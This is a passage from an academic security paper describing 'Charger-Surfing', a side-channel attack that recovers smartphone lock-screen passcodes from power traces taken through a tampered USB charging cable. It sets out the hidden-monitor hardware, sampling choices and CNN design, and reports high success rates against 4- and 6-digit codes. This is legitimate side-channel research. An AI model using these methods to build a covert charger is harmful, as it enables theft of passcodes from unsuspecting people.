Smartphones with touchscreen technology always provide graphical interfaces (e.g., the lock screen, the telephone dial pad, and the text entry keyboard in applications) for users to input data, and also use real-time animations to inform the users that their inputs have been registered. Most of these animations occur on a static screen (i.e., no other animation is playing) and always at the same location on the screen (i.e., the digit/letter does not move around). As reviewed before, displaying lighter or darker pixels consumes different amounts of power in LCD and OLED technologies. Furthermore, LCD and OLED screens refresh from left to right, row by row, leading to the potential that the dynamic power consumption, which can be measured through the USB charging cable, may leak the location on the touchscreen where a virtual button is pressed.




Figure 2: Power leakage on the USB power line when charging a Motorola G4. Sampling rate is 125 KHz. The signal is filtered with a moving mean filter to increase clarity.




Figure 3: Averaged voltage readings for (a) Motorola G4 with LCD screen and (b) Samsung Galaxy Nexus with AMOLED screen, when displaying flickering white bars on the top, middle, and bottom rows, as well as left, middle, and right columns, of a black screen.

3 Power Line Leakage Exploration

Smartphones are sophisticated computing platforms with a complex multi-core System-on-a-Chip (SoC) handling various device drivers for touchscreens, cameras, sensors, etc. Previous research has shown that the display (i.e., touchscreen) and CPU/GPU are among the top contributors to the overall power consumption in a smartphone [20]. While previous work has shown that the power consumption of a smartphone leaks information regarding the activities on the touchscreen [64, 65], such information leakage is of coarse granularity (e.g., internet browsing history [65] or password length [64]). In comparison, the goal of this work is to demonstrate fine-grained information leakage, specifically, the ability to identify the exact locations of button presses and extract a user's input (e.g., a passcode) with dynamic power traces.

To examine the power leakage, we conduct a series of experiments utilizing a Motorola G4 connected to a USB charging cable in which the ground cable has been cut and spliced with a small resistor. An oscilloscope is used to monitor the voltage across this resistor and thereby the current utilization of the device. This section presents our experimental findings, highlights the leakage patterns, and further shows that the state of the smartphone's battery will not cause any attenuation effects on the side channel.

3.1 Button Press Detection

To explore the potential for identifying button presses, our first study observes the signal on the USB cable while charging a smartphone, utilizing the aforementioned oscilloscope and charging cable setup. The dynamic power signal is highly correlated with device activity, as illustrated in Figure 2. When the smartphone is asleep, there is a steady current utilization with minimal noise. Once the phone is perturbed from the sleep state, there is an immediate increase in its current utilization. When the phone enters the lock screen, the signal shows large spikes at different intervals. Finally, when the user starts to tap the screen and enter a passcode, the signal exhibits a clear rise and fall upon each button press.

This experiment not only demonstrates the information leakage on the power line, but furthermore illustrates two important properties underpinning our following studies: (1) from the signal measured on the USB power line, one can clearly detect the powering-on of the screen and the exact starting point of the button-press sequence; (2) in the lock screen mode, each button press made by a user is clearly observable and separable.

3.2 Button Press Location Identification

The power usage in Figure 2 shows a significant elevation when a button is pressed. This elevated usage is caused by the activities of the mobile OS. Specifically, once the mobile OS has captured an input action from the user, it provides visual feedback by rendering and drawing an animation on the screen, causing pixels to rapidly change colors and inducing two significantly different voltage states. On the lock screen, the animation for each button press is similar, albeit in a different location. These similar animations cause the power leakage to exhibit similar signals for different buttons, as the blue and grey areas in Figure 2 depict.

The unique contribution of this work is to discriminate the "similar-looking" signals and extract the *location* of the animation via power leakage. To examine this potential, we have designed a custom Android application running on two smartphones with different screen technologies: the Motorola G4 with an LCD screen, and the Samsung Galaxy Nexus with an AMOLED screen. The application divides the screen into six portions (i.e., top, middle, and bottom rows, as well as left, middle, and right columns) and displays, on a black background, flickering white bars that fill each portion of the screen in their respective tests. To mimic the way the Android OS renders user interface elements and the lock screen, we set the `hardwareAccelerated` developer flag to ensure that the GPU is involved in image rendering.

The gathered signal exhibits a steady 60Hz signal that denotes the beginning and end of a refresh cycle[2]. We isolate

[2]The screen constantly refreshes all pixels with a specific rate (typically




Figure 4: Comparison of voltage readings when pressing buttons on the lock screen of a Motorola G4 in two cases: fully charged vs charging. Sampling rate is 125 KHz. (a) depicts the raw unfiltered signal. (b) utilizes a high pass filter with a cutoff frequency of 60 Hz to remove the offset. (c) presents the Fourier transform of the filtered signal, demonstrating that the charging status of the phone does not affect the signal integrity.

the 60Hz signal within the sample stream and average all of the frames to reduce noise for better visual effects. The results are presented in Figure 3, which zooms in on a 2ms portion of the signals to better display the subtle differences. As can be seen, the voltage readings show that in both LCD and OLED technologies, there is an appreciable difference in the power usage of displaying the same image on different portions of the screen. These experiments demonstrate the great potential for inferring the *location* of the animation played on the screen when a user presses a virtual button, by exploiting the power leakage on the USB power line.

3.3 Impact of Battery Charging

One important question is whether the state of the smartphone's battery will cause any attenuation effects on the power side channel. This is critical as the smartphones charged at public USB charging facilities will likely have arbitrary battery levels. Once plugged into a charger, the smartphone draws its power from the charger and uses any excess power to charge its battery. Not only will a charging battery lead to a higher power draw than a fully charged battery, but the battery charging circuitry might attenuate the power leakage information, since high frequency signals contained in current spikes might be filtered by the reactive components of the battery charging controller.

To study the difference between a fully charged phone and a charging phone, we collect the power traces under the same workload, i.e., when entering a single digit on the virtual keypad repeatedly. The power traces are presented in Figure 4a. The figure shows a positive offset for the "charging" case, demonstrating that a larger base amount of current is being drawn by the phone to perform its tasks and additionally charge the battery. However, upon applying a high-pass filter to remove all frequencies under 60Hz that correspond to the DC offset in the signal, the filtered signals of the two phones match each other quite well, as shown in Figure 4b. We also conduct a Fourier transform on both signals, and display the resulting frequency spectrum in Figure 4c. In the figure, the high-band frequency signals still exist in both cases, preserving the high speed dynamic fluctuations attributed to the user touching the screen. Although the charging battery illustrates a slightly smoothed frequency signal, there is no obvious visual difference in the frequency spectrum between a charging phone and a fully charged phone.

60Hz), in a manner from left to right, and from top to bottom. This phenomenon can be observed with a slow motion camera, such as the one on an iPhone, which films at 240 frames per second.

4 Sensitive Information Inference

This section presents the method with which Charger-Surfing exploits the fine-grained power line leakage described above to infer button presses made by a smartphone user.

Figure 5 presents the working mechanism of Charger-Surfing. An adversary first acquires raw signals from a "surfing" charger with a hidden voltage monitor (provided in step ❶). The raw signal is searched to detect a button sequence (step ❷), which is further isolated to individual buttons (step ❸). Next, a neural network processes the signal to determines the target device model (step ❹). This information is used to select the exact model for button identification from a set of pre-trained neural networks. The button press signal is preprocessed (step ❺) for the phone model specific neural network, which finally infers the virtual buttons pressed by the user on the touchscreen (step ❻). The rest of this section details the techniques used in each step of Charger-Surfing.

4.1 Raw Signal Acquisition

The prerequisite for sensitive information inference is to covertly and comprehensively capture the power trace of the user's smartphone without losing any useful information. In Charger-Surfing, this is performed at step ❶, as shown in Figure 5, via a hidden voltage monitor that is attached to the charger without a user's knowledge.




Figure 5: Overview of Charger-Surfing's working flow.

The voltage monitor should be able to collect the raw signal of the charging device at a **sampling frequency** that is carefully determined. Utilizing a very high frequency will result in unnecessarily large and cumbersome data, while sampling too slowly will miss key information. There are two factors that affect the sampling frequency: the refresh cycle of the screen and the resolution of the screen. As mentioned in Section 3.2, screens typically refresh pixel by pixel, from left to right and from top to bottom. To observe both the row and column portion of an animation, it is preferable to sample at a rate that is slightly greater (or less) than the per row update speed, so that (1) the power utilization can be monitored on a per row basis, and (2) samples can be taken in different columns as the refresh moves down the screen. Most of today's flagship smartphones use a screen resolution between 1920×1080 and 2960×1440 and have a refresh rate of 60 Hz. A single sample per row would require a sample rate in the range of 115–178 KHz. Our design uses a sample rate at 125 KHz, which takes one sample per every 0.9 – 1.4 rows on many flagship smartphones. This rate ensures that consecutive samples are not taken on the same vertical line, thus providing more useful location information.

4.2 Button Sequence Detection

Step ❷ of Charger-Surfing processes the captured power trace and isolates the portions of the signal corresponding to the sequence of button presses.

When the user presses a virtual button on the touchscreen, the mobile OS determines the location of the input and acknowledges the user by lighting up the button (or playing an animation around it). With a text or numeric entry, it also displays the corresponding letter or number on the screen.

Each of these activities increases the power consumption, collectively generating a visible spike in the captured raw power utilization signal, as shown in Figure 2. To detect these signals, Charger-Surfing utilizes a moving mean filter and a level detector. The filter removes noise from signals, allowing the level detector to isolate portions of the signal belonging to a button press sequence once the level is above an empirically determined threshold.

4.3 Individual Button Isolation

Upon detecting a sequence of button presses, Charger-Surfing moves to step ❸ which detects and isolates each individual button press. Since users press buttons at different rates, inferring individual button signals is much easier and more practical than blindly classifying the entire sequence with button presses possibly occurring at any arbitrary speed.

The process of detecting individual presses also utilizes a combination of a moving average filter and a level detector. When passed through a moving average filter, the button sequence displays spikes, each of which corresponds to the beginning of a button press, as shown in Figure 6.

Depending on the button press rate, the raw power signal (e.g., the top picture in Figure 6) may show either a single and isolated press, or multiple overlapping button presses. In the latter case, it is important to select the **signal portion** containing the most distinctive information. The lower picture of Figure 6 shows the pattern of a single button press, wherein the biggest changes occur at the beginning of the signal. This trend is consistent with the typical behavior of the screen, which is usually static but comes alive as soon as a button is pressed. Accordingly, for overlapping button presses, Charger-Surfing discards the end of the signal and keeps the beginning, which is the most important, distinctive, and potentially identifiable portion.

4.4 Phone Detection

In the envisioned threat model, adversaries can profile the power charging dynamics of most popular smartphone models beforehand, and pre-train a neural network model for each of these popular phones. A victim's signal collected over the USB power line can be fed into the pre-trained model, once the phone type is determined.

While the steps ❶–❸ performed up to this point are generally applicable to all smartphones, step ❹ of Charger-Surfing focuses on detecting the phone type. This task is much easier than classifying individual button presses as the screen technology, the screen resolution, and different components within the phone (CPU, GPU, screen driver, etc.) lead to vastly different power trace patterns, as demonstrated in Figure 3. To accomplish this identification task, we utilize a neural network that is trained with the isolated button press signals. The raw signal is passed through a high-pass filter to preserve the high-frequency components, which are highly correlated to the phone model, while removing the less informative DC offsets that can be a result of brightness changes, charging/charged, or different charging rates.

As the victim's phone model may not belong to the set that the attacker utilized to train Charger-Surfing, the system further examines the confidence values of each output class when inferring the phone model. If the confidence values are all low, it will not pass the samples to the phone-specific neural networks for classification.




Figure 6: The top displays the raw signal of multiple overlapping button presses. The bottom demonstrates how peak detection can be utilized to determine non-overlapping portions of individual button presses. The signal is collected from Motorola G4 and filtered for clarity.

4.5 Signal Preprocessing

After determining the phone model, Charger-Surfing then scales and standardizes the power signal in step ❺ following the characteristics of the specific phone model. The signals gathered from the USB power line are commonly between 0 and 100 mV. After passing through the high-pass filter, the signal is mostly distributed between -50 mV and 50 mV. We preprocess the data with a scaler designed for the target phone model, which is created by pre-training with a few samples from the adversary's own device. The resultant signal's range is between -1 and 1, which typically leads to the best inference results for most neural networks.

4.6 Animation Inference

In the final step (i.e., step ❻ in Figure 6), the preprocessed power signal is sent to a neural network trained for that specific type of device, to reconstruct the multi-press sequence that the victim types into the device.

As the collected signal is a one-dimensional time series of voltage measurements, Charger-Surfing utilizes a one-dimensional convolutional neural network (CNN). The network includes a repeated series of convolutional and max-pooling layers, followed by a softmax regression layer, which classifies the input signal into one of the possible buttons and provides a confidence value associated with each class.

Why Utilize a CNN? CNNs are known for their high accuracy when processing data with spatial correlation and classifying time series data [36]. Furthermore, as discussed in Section 4.1, Charger-Surfing uses a single sampling rate for all the phones and the sampling rate (125KHz) is chosen to modulate around the screen rather than continually sampling the same pixels. This implies that for phones with different screen resolutions, features of button presses appear at different locations of the power signal. CNNs are well suited to recognize features that can be found in any area of a signal.

Model Classifier Configuration. An important consideration of any CNN is the size of the convolutional kernels. Small kernels may not be able to recognize features that manifest themselves over a large portion of the input signal, while large kernels may be too coarse, missing the fine details and features of an input signal.

The ideal size of the convolutional kernels depends on the size of the features in the power trace, which in turn depends on the sampling rate, screen layout, and *size of the animation to be detected*. If one desires to classify individual keys on the device text entry keyboard, for example, it would be necessary to calculate the size of the key press animation with respect to the screen size and modify the kernel size accordingly. This allows the first layer of the network to capture features that are large enough to identify a button press, while not being so large as to oversimplify or miss a feature, and not being so small as to only capture noise. Furthermore, our CNN design adopts a typical architecture consisting of sets of a convolutional layer followed by a max-pooling layer, which potentially increases the receptive field[3] of the network. This allows the subsequent layers of the network to leverage the highlighted features and correlate their location across multiple frames of the signal when inferring the key press.

5 Case Study: Passcode Inference

To demonstrate that Charger-Surfing poses a genuine security threat, we conduct a case study of passcode inference. We divide our evaluation into two major sections. This section details the experimental evaluation for a broader range of devices, including data collection, single button inference, 4- and 6-digit passcode inference, and impact of sampling frequency upon inference accuracy, demonstrating the wide applicability of Charger-Surfing. Section 6 tightens the scope of our evaluations, focusing on a low-cost hardware implementation of the Charger-Surfing attack, its insensitivity to different smartphone configuration variables (wallpapers, brightness, vibration, charging status), and the transferability of the attack between different smartphones of the same model. In total, we gather data from 33 volunteers[4] and on 6 different devices. Our participants are about 30% female, including members of varied races, heights, and weights. The age of our participants ranges from 20 to 60 years old. This section utilizes the data of 15 volunteers and four devices, while Section 6 uses an additional set of 18 volunteers and two devices.

[3] The receptive field is the portion of the input signal affecting the current convolutional layer.

[4] The human-user-involved experiments have been filed and approved by the **Institutional Review Board (IRB)** to ensure participants are treated ethically.

5.1 Data Collection

To ensure that Charger-Surfing is not tied to a specific phone model, screen technology, or mobile OS, we collect data from a spectrum of smartphones running both iOS and Android OS, listed in Table 9 in Appendix A. For Android devices, the Galaxy Nexus represents smartphones with aging hardware, while the Motorola G4 provides an example of a more recent and advanced smartphone. A similar strategy is applied in selecting the iOS devices. The iPhone 6+ represents an aging but still widely used device, while the iPhone 8+ provides an example of a more recent smartphone that shares a large amount of hardware with the current iPhone SE 2nd generation released in 2020.

To assess the impact that individual users might have on the accuracy of Charger-Surfing, we collected input data from 15 volunteers who regularly use passcode based authentication in smartphones. Our participants have diverse backgrounds and are varied in height, weight, gender, race, and age. The goal is to demonstrate that Charger-Surfing is *victim-independent*, as the different users likely interact with the same smartphone differently (e.g., placing their finger on different areas of the button or holding their finger on the screen for different amounts of time), which could lead to variations in the duration of the animations played on the smartphones tested. Each user was tasked to input a pre-determined sequence of 200+ buttons on the numerical lock screen. The sequence was designed to gather a uniform distribution of button presses such that no button had a disproportionate amount of samples.


Our data collection utilizes a modified charging cable and a Tektronix MDO4024C oscilloscope. The charging cable is modified by cutting the ground wire and inserting a 0.3Ω resistor. The oscilloscope is used to measure the voltage drop across the resistor, providing a fine-grained and repeatable method of observation. It is configured to sample at a rate of 125,000 samples per second.

5.2 Classifier Configuration and Training

As discussed in Section 4.6, for the best performance, it is necessary to tune the kernel sizes of the CNN based on the screen layouts and animations that are being classified.

Figure 7 presents the typical lock screen layouts implemented by Android and iOS systems as well as the animations on the lock screen. As shown, the animations caused by a button press range from about $1/10$ of the vertical screen height on iPhones (button 5 in Figure 7a) to about $1/5$ of the vertical screen height on Android phones (button 5 in Figure 7b). With a sampling rate of 2,083 samples per frame[5], the most pertinent features for button identification are within 208 (iPhone) - 416 (Android) samples. Thus, when considering the receptive field of the network, we choose an initial kernel size of 50 for the iPhone network and 100 for the Android network. This sizing configuration ensures that we capture the smaller features of the signal in the initial layers of the network while still considering both the larger features of the signal in intermediate layers and the location on the screen across multiple frames of animation in the final layer. Detailed network configurations are listed in Tables 10 and 11 in Appendix A.

[5]The power trace signal is sampled at 125KHz, and the lock screen refreshes at a rate of 60Hz. Under this configuration, 2,083 samples are gathered within each refresh cycle. Each sample contains information about the content of the screen progressing vertically, as the screen refreshes from top to bottom.



(a) iPhone (b) Android

Figure 7: Passcode lock screen layout and animation.

Our threat model assumes that adversaries are unable to obtain the victim's data before training the system, and thus can only train the classifier using their own collected data. To emulate this scenario, we divide the users into two separate sets: one set for training (i.e., adversary) and the other set for testing (i.e., victim). To examine the robustness of the network to the composition of the training data, we randomly select five users to create the training set. The remaining 10 users form the testing set, ensuring that there is no overlap between the training and testing users. We train five neural networks for each device such that the ith ($1 \leq i \leq 5$) network is trained with the data from i different users. In testing, each network's performance is evaluated on the 10 testing users, and the average accuracy is reported.


5.3 Phone Identification

Our experimental steps closely follow the process in Figure 5. After the signal is acquired, it is passed through button isolation (as described in Section 4.3). The next step is to correctly identify the target phone model so that the signal can be processed by the appropriate preprocessing system (Section 4.5) and classifier.

We train a primary neural network using high-pass filtered data from a subset of the collected users and test on the data from the remaining users. Our results show that the network can determine the correct phone model 100% of the time. This identification step is also applicable to phones that might run multiple OS versions. Different OS versions would be detected and classified at this step before being passed to the more specific secondary neural networks.

Table 1: Single Button Accuracy

# of Training Users	Phone			
	Motorola G4	Galaxy Nexus	iPhone 6+	iPhone 8+
1	82.0%	50.0%	23.8%	44.6%
2	90.0%	95.0%	93.3%	67.1%
3	99.6%	99.1%	96.9%	88.7%
4	99.7%	99.4%	98.5%	94.5%
5	99.9%	99.6%	99.5%	95.8%



(a) Press button on the left side. (b) Press button on the right side.

Figure 8: Android's animation on touching different parts of a button.

5.4 Single Button Inference

We first evaluate the accuracy for inferring a single button press, which is the most fundamental aspect of the system, as, without the ability to robustly classify a single button, it is impossible to accurately infer the entire passcode.

Table 1 lists the accuracy of a single button inference for each smartphone. When the training data was collected from only one user, we observe divergent accuracy results for different phones, ranging from 23.8% for iPhone 6+ to 82.0% for Motorola G4. Once we increase the training data size to two users, however, there is a significant accuracy improvement for single button inference: 67% for iPhone 8+ and more than 90% for all the other phones. The increasing accuracy trend is mainly attributed to the differences in user behavior when interacting with touchscreens, which can have direct effects on the power usage of the screen. More specifically, Android devices demonstrate *spatial* and *temporal* variations while iOS devices demonstrate *temporal* and *processing* variations. On the Android lock screen, the screen plays an animation that depends on where users place their finger. An example of this scenario is shown in Figure 8, where a user placing the finger on the left or right side of the button can create different animations. Furthermore, the longer the user holds their finger in this position, the larger the darker white circle grows. On iOS devices, when users press a button on the lock screen, no matter where exactly they press it, the entire button lights up completely and immediately. This animation does not end until the user removes their finger, imparting temporal variations to the recorded power trace. Furthermore, devices newer than the iPhone 6S (such as the tested iPhone 8+) make use of so-called "3D-Touch" to measure the force of the screen press. This extra processing and information further introduces subtle noise or processing variations into the measured signals.





Figure 9: Breakdown of actual and predicted button classifications for the Galaxy Nexus when trained with one user's data. An entry on row i and column j corresponds to button i being classified as j.

The aforementioned user-oriented uncertainties and randomness can be dramatically mitigated by integrating more users into the training process. Once the neural network is presented with a robust dataset demonstrating diverse user behaviors, these abnormalities can be recognized and classified correctly. Table 1 confirms that by training on four users' data, Charger-Surfing can achieve more than 94% accuracy when classifying the single button presses of new users (i.e., the victims) for all devices. The average accuracy across all four test phones for single button inference further reaches 98.7% when there are five training users. By this point, the improvements demonstrate diminishing returns as more users are included. This indicates that our system only requires a few users' training data to achieve near optimal accuracy.

5.5 Misclassification Analysis


To further evaluate the effectiveness of Charger-Surfing, we examine how the neural networks perform when they guess incorrectly. Figure 9 presents the confusion matrix of the inference results of the Galaxy Nexus, when trained on only one user's data. The figure shows the actual pressed buttons as rows and predicted buttons as columns. An entry on row i and column j corresponds to button i being classified as j.

Figure 9 shows the highest prediction rate in the diagonal for all buttons except for button `7`, which can be classified as `7` or `8` with equal probability of 0.45. Five buttons (`0`, `1`, `6`, `7`, `9`) demonstrate performance lower than 50%, however, usually the incorrect inference is only off by a single row or column, indicating that the screen region it guessed is correct. Excellent examples of this phenomenon are the pairs (`0`,`9`)



(a) 1st Trial (b) 5th Trial (c) 10th Trial

Figure 10: Accuracy of 4-digit passcode inference.



(a) 1st Trial (b) 5th Trial (c) 10th Trial

Figure 11: Accuracy of 6-digit passcode inference.

and (7,8) that are frequently mis-predicted as one another.

In many buttons, the mis-predictions are not uniformly distributed but tend to cluster into one or two buttons, implying that a second or third guess would result in the correct prediction for these buttons. The results of the first three guesses of the system trained by only one user's data are shown in Table 2. The second guess achieves an average accuracy increase of 11.7%, and the third guess further increases accuracy by an average of 9.9%. This rapid accumulation trend will assist in the reducing the search space when classifying a user's passcode.

Table 2: Cumulative Accuracy of 3 Classification Attempts for Single User Trained Model

Attempts	Phone			
	Motorola G4	Galaxy Nexus	iPhone 6+	iPhone 8+
1	82.0%	50.0%	23.9%	44.6%
2	86.6%	63.0%	40.6%	57.3%
3	89.0%	72.0%	51.9%	65.5%

5.6 Passcode Inference

With ability to classify single button presses, it is possible to infer passcodes. Many Android and iOS smartphones allow up to ten passcode attempts before erasing the content of a device, thus we report the accuracy of Charger-Surfing in inferring 4-digit and 6-digit passcodes within 10 trials.

4-digit passcode: We select 1,000 random 4-digit combinations to test the classifier. To construct the candidates for a passcode guess, we examine the confidence vectors of each single button inference in the passcode. We rank these confidence vectors to produce the top candidates for each press and then construct combinations of the top candidates to produce guesses for the passcode. Figure 10 illustrates the accuracy for 4-digit passcode inference. We utilize the networks trained in Section 5.4, where each phone is trained on its own network with i ($1 \leq i \leq 5$) users. Figures 10 (a), (b), and (c) show the accuracy results after the first, fifth, and tenth trials, respectively.

In a brute force attack scenario, the success rate on the first trial is only 0.01%. By contrast, with only one user in the training set, Charger-Surfing achieves an average success rate of 13.9% on the first trial and a 20.8% success rate after the 10th trial. Clearly, there is a strong trend towards improved accuracy as the number of training users increases, showing that with more users, Charger-Surfing can develop a more general and accurate model that is robust against irregularities caused by user interactions with the smartphone. When two users are involved in training, the average success rate increases substantially, scoring 59.5% on the first trial and 75.8% by the tenth trial. This improvement trend continues but slows down as more users are included. Finally, it achieves an average success rate of 95.1% on the first trial and 99.5% on the tenth trials when trained with five users. The diminishing return indicates a strong convergence of Charger-Surfing's inference accuracy with only a few users in the training set.

6-digit passcode: We further evaluate the effectiveness of Charger-Surfing when cracking a longer, 6-digit passcode. Similarly to the 4-digit case, we select 1,000 random 6-digit




Figure 12: Impact of different sampling rates on single button accuracy, based on 3-user data of Motorola G4.

combinations and test them against our inference system. Figures 11 (a), (b), and (c) illustrate the accuracy after the first, fifth, and tenth trials, respectively. Although the search space for a 6-digit passcode is much larger (a 6-digit passcode has 1,000,000 combinations), Charger-Surfing demonstrates high success rates similar to those achieved when cracking a 4-digit passcode. When trained on five users, the success rate of the first trial is greater than 90% for all phones except the iPhone 8+, which has an accuracy of 77.0%. Even for iPhone 8+, the success rate then increases to 90.3% after the fifth trial; and the accuracy for all phones is more than 96% by the tenth trial. In comparison to a brute force approach that has a success rate of 0.001% within ten trials, Charger-Surfing is more than 96,000 times more effective.

5.7 Impact of Sampling Frequency

